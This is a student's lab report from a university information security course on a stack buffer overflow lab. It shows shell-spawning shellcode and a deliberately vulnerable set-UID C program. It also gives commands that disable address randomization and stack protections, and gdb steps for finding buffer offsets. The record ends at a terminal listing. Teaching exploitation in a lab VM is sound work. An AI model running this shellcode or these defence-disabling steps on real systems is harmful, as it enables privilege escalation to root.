PES UNIVERSITY

UE19CS346
INFORMATION SECURITY

Lab - 03
Buffer Overflow Vulnerability Lab

Name : Suhan B Revankar
SRN : PES2UG19CS412
Section : G Section

Buffer Overflow Vulnerability Lab

Table of Contents

In this lab, students will be given a program with a buffer-overflow vulnerability. Their task isto develop a scheme to exploit the vulnerability and finally gain the root privilege.

In addition to the attacks, students should walk through several protection schemes thathave been implemented in the operating system to counter buffer-overflow attacks.

- Defeating dash's Countermeasure
- Defeating Address Randomization.
- Students need to evaluate whether the schemes work or not and explain why. This labcovers the following topics:
- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Shellcode
- Address randomization
- Non-executable stack
- StackGuard

IMPORTANT NOTE: If in commands it is given $ symbol it should be in seed, # symbol itshould be in root.

Task 1:Turning Off Countermeasures


You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and otherLinux distributions have implemented several security mechanisms to make the buffer overflow attack difficult.

To simplify our attacks, we need to disable them first. Later on, we will enable them one byone, and see whether our attack can still be successful.

Address Space Randomization :

Ubuntu and several other Linux-based systems use address space randomization [2] to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

$ sudo sysctl -w kernel.randomize_va_space=0




Running the shellcode:

```
/* call_shellcode.c */

/*A program that creates a file containing code for
launchingshell*/
#include
<stdlib.h>
#include
<stdio.h>

const char code[] =
   "\x31\xc0" /* xorl %eax,%eax */    "\x50" /* pushl %eax
*/"\x68""//sh" /* pushl $0x68732f2f */     "\x68""/bin" /*
                                                      pushl
 $0x6e69622f */    "\x89\xe3" /* movl %esp,%ebx */    "\x50"
   /*pushl %eax */  "\x53" /* pushl %ebx */   "\x89\xe1" /*
                                                       movl
%esp,%ecx */   "\x99" /* cdq */   "\xb0\x0b" /* movb $0x0b,%al
*/   "\xcd\x80" /* int $0x80 */  ;int main(int argc, char **argv)
{
 char
buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );
}
```

Commands

$gcc call_shellcode.c -o call_shellcode -z execstack
$ls -l call_shellcode
$ ./call_shellcode




Configuring /bin/sh (Ubuntu 16.04 VM only). In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the /bin/sh symbolic link points to the /bin/dash shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 16.04 has a countermeasurethat prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process’sreal user ID, essentially dropping the privilege. The dash program in Ubuntu 12.04 does not have this behavior.

Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 16.04 VM. We use the following commands to link /bin/sh to zsh (there is no need to do these in Ubuntu 12.04):

$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh

To get in to the root commands are:

$sudo chown root call_shellcode
$sudo chmod 4755 call_shellcode
$ ls -l call_shellcode
$ ./call_shellcode



Task 2: Vulnerable Program

Write a shell code to invoke the shell. Run the program and describe your observations. Please do not forget to use the execstack option, which allows code to be executed from thestack; without this option, the program will fail.

following program, which has a buffer-overflow vulnerability, Your job is to exploit thisvulnerability and gain the root privilege.

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab’s website
*/#include <stdlib.h>
#include <stdio.h> #include
<string.h>
int bof(char *str)
{
char buffer[24];
/* The following statement has a buffer
overflowproblem */ strcpy(buffer, str); À
return 1;
}

int main(int argc, char **argv)
{
char str[517];
FILE *badfile; badfile =
fopen("badfile", "r");
fread(str,sizeof(char), 517,
badfile); bof(str);
printf("Returned
Properly\n");return 1;
}
```

Compile the above vulnerable program. Do not forget to include the -fno-stack-protector and "-z execstack" options to turn off the StackGuard and the non-executable stack protections. After the compilation, we need to make the program a root-owned Set-UID program. We can achieve this by first changing the ownership of the program to root (Line À), and then changing the permission to 4755 to enable the Set-UID bit (Line Á). It should be noted that changing ownership must be done before turning on the Set-UID bit, because ownership change will cause the Set-UID bit to be turnedoff.

The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only 24 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a Set root-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile. This file is under users’ control. Now, our objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Set-UID bit because ownership change will cause the Set-UID bit to be turned off. Thisshould be done as root.

$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chmod 4755 stack


The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only 24 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a Set root-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile. This file is under users' control. Now, our objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Task 3: Exploiting the Vulnerability


The goal of this code is to construct contents for badfile. In this code, the shellcode is givento you. You need to develop the rest. 1. shellcode 2. address of the shell


To find the address of the buffer variable in the bof() method , we will first compile a copy of stack.cprogram using debug flags.


$gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
$ ls -l stack_gdb
$gdb stack_gdb
$b bof
$r
$ p &buffer
$p $ebp
$p ($ebp value - p &buffer value)




```
Terminal                                                        10:52 AM
seed@CS412_Suhan_Attacker:~$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
seed@CS412_Suhan_Attacker:~$ ls -l
total 76264
drwxrwxr-x 4 seed seed     4096 May  1  2018 android
-rw-rw-r-- 1 seed seed       51 Feb 25 10:50 badfile
drwxrwxr-x 2 seed seed     4096 Jan 14  2018 bin
-rwsr-xr-x 1 root seed     7388 Feb 25 10:40 call_shellcode
